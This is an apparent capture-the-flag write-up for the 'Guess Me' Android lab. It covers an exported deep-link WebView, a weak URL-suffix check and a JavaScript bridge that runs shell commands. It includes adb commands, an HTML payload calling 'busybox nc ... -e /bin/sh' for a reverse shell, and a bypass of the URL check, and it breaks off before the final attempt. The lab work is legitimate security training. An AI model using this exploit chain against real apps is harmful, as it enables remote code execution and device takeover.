Guess Me
Deep Link Vulnerabilities
Exploit a Deep Link Vulnerability for Remote Code Execution: Your mission is to manipulate the deep link functionality in the “Guess Me” Android application, allowing you to execute remote code and gain unauthorized access.
Approach
- Analyze Deep Link Function: Scrutinize the app’s deep link functionality for vulnerabilities.
- Craft Malicious Deep Links: Develop deep links to manipulate the game and execute remote code.
- Test and Validate: Execute your deep link strategies within the provided lab environment.
Challenge Walkthrough
We start with enumerating the packages with frida-ps -Uia then dumping the apk for the application challenge.
1
2
3
4
adb shell pm path com.mobilehackinglab.guessme
package:/data/app/~~UQzkKHeAUo4mdagy0TysgQ==/com.mobilehackinglab.guessme-6646EBSC8xCPP-_cDlu6DA==/base.apk

> adb pull /data/app/~~UQzkKHeAUo4mdagy0TysgQ==/com.mobilehackinglab.guessme-6646EBSC8xCPP-_cDlu6DA==/base.apk guessme.apk
If we launch the application, we saw a message asking to guess a number between 1 and 100 with one ten attempts. Looking at the Manfiest we saw
- an exported Activity
1
2
3
4
5
6
7
8
9
10
11
12
      <activity
          android:name="com.mobilehackinglab.guessme.WebviewActivity"
          android:exported="true">
          <intent-filter>
              <action android:name="android.intent.action.VIEW"/>
              <category android:name="android.intent.category.DEFAULT"/>
              <category android:name="android.intent.category.BROWSABLE"/>
              <data
                  android:scheme="mhl"
                  android:host="mobilehackinglab"/>
          </intent-filter>
      </activity>

We can use Android App link Verification Testet to list the Deep Links and confirm mhl://mobilehackinglab
Lets review the code for the WebviewActivity class, inside onCreate method we saw some interesting definition like between line 44 and 52
1
2
3
4
5
6
7
8
9
10
11
12
13
14
        WebSettings webSettings = webView.getSettings();
        Intrinsics.checkNotNullExpressionValue(webSettings, "getSettings(...)");
        webSettings.setJavaScriptEnabled(true); // :)
        WebView webView3 = this.webView;
        if (webView3 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
            webView3 = null;
        }
        webView3.addJavascriptInterface(new MyJavaScriptInterface(), "AndroidBridge"); // :) :)
        WebView webView4 = this.webView
        ...
        webView2.setWebChromeClient(new WebChromeClient());
        loadAssetIndex();
        handleDeepLink(getIntent());
So JavaScript bridge is enable and allow us to uses the functions inside MyJavaScriptInterface which lucky for us have a vulnerability, no more than a remote command execution because the fact that concatenates our input parameter to a system call “/system/bin/sh -c “
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
public final class MyJavaScriptInterface {
    @JavascriptInterface
    public final String getTime(String time) {
        Intrinsics.checkNotNullParameter(time, "time");
        try {
            Process process = Runtime.getRuntime().exec(new String[]{"/system/bin/sh", "-c", time});
            BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
            StringBuilder output = new StringBuilder();
            while (true) {
                String it = reader.readLine();
                if (it != null) {
                    output.append(it).append("\n");
                } else {
                    reader.close();
                    String sb = output.toString();
                    Intrinsics.checkNotNullExpressionValue(sb, "toString(...)");
                    return StringsKt.trim((CharSequence) sb).toString();
                }
            }
        } catch (Exception e) {
            return "Error getting time and listing files";
        }
    }
}
Continue with the deeplink flow, we need to investigate the handleDeepLink(getIntent()) functionality
1
2
3
4
5
6
7
8
9
10
    private final void handleDeepLink(Intent intent) {
        Uri uri = intent != null ? intent.getData() : null;
        if (uri != null) {
            if (isValidDeepLink(uri)) {
                loadDeepLink(uri);
            } else {
                loadAssetIndex();
            }
        }
    }
We need to pass the isValidDeepLink(uri) validation, this condition verifies two things
- The schema should be “mhl” or “https”
- The host should be “mobilehackinglab” In addition it extracts the “url” parámeter which require
- not be null
- The value should end with “mobileahckinglab.com” case insesitive
1
2
3
4
5
6
7
  private final boolean isValidDeepLink(Uri uri) {
      if ((!Intrinsics.areEqual(uri.getScheme(), "mhl") && !Intrinsics.areEqual(uri.getScheme(), "https")) || !Intrinsics.areEqual(uri.getHost(), "mobilehackinglab")) {
          return false;
      }
      String queryParameter = uri.getQueryParameter("url");
      return queryParameter != null && StringsKt.endsWith$default(queryParameter, "mobilehackinglab.com", false, 2, (Object) null);
  }
Continue with the ```loadDeepLink(uri)``
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
    private final void loadDeepLink(Uri uri) {
        String fullUrl = String.valueOf(uri.getQueryParameter("url"));
        WebView webView = this.webView;
        WebView webView2 = null;
        if (webView == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
            webView = null;
        }
        webView.loadUrl(fullUrl);
        WebView webView3 = this.webView;
        if (webView3 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("webView");
        } else {
            webView2 = webView3;
        }
        webView2.reload();
    }
This method extracts the value of the url parámeter without sanitization, then load this URL inside a WebView, so XSS right ? Only if we manage to bypass the filter isValidDeeplink and is pretty simple beacuase the validation on the url parameter ending with a specific strings is really bad, We can use mhl://mobilehackinglab?url=http://maliciousuURL.com#mobilehackinglab.com.
1
adb shell am start -W -a android.intent.action.VIEW -d "mhl://mobilehackinglab?url=http://10.11.3.2:9090/index.html#mobilehackinglab.com" com.mobilehackinglab.guessme/.WebviewActivity
Inside the index.html file hosted in our machine we exploit the RCE vulnerability to receive a reverse shell with busybox
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
<!DOCTYPE html>
<html>
<body>
    <script>
        window.onload = function(){
            if (typeof Android !== 'undefined'){
                AndroidBridge.getTime("busybox nc 10.11.3.2 4444 -e /bin/sh");
            }else{
                console.log("JavaBridge not enable")
            }
        }
    </script>
<p> Exploit executed, check nc listener </p>
</body>
</html>
So lets unified all pieces and test our exploit path in the application. We launch the acitvity via adb am an we don’t se the connection back to our server, we don’t bypass the isValidDeeplink filter and ended inside the loadAssetIndex() flow.

So seems that function getQueryParameter() remove or not pass the data after the #, so we can try other bypass adding a query parameter mhl://mobilehackinglab?url=http://maliciousuURL.com?data=mobilehackinglab.com, with these payload we confirm the request to our server but we don’t receive the reverse shell.

In the applciation we saw our index.html


Lets change the index.html to other command like ping or simple whoami and display the output in the html.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<!DOCTYPE html>
<html>
<body>
    <script>
        function showMessage(message){
            var elementMessage = document.getElementById('message');
            elementMessage.innerHTML += message + '<br>';
        }
        window.onload = function(){
            if (window.AndroidBridge){
                let command = AndroidBridge.getTime("ping -c 3 10.11.3.2");
                showMessage(command);
            }else{
                showMessage("Error JavaBridge not enable")
            }
        }
    </script>
<h1> Execution Test JavaBridge </h1>
<div id="message"></div>
</body>
</html>

change my own validation for the android environment.

on the screen i can saw the output of the ping command
Lets try the reverse shell again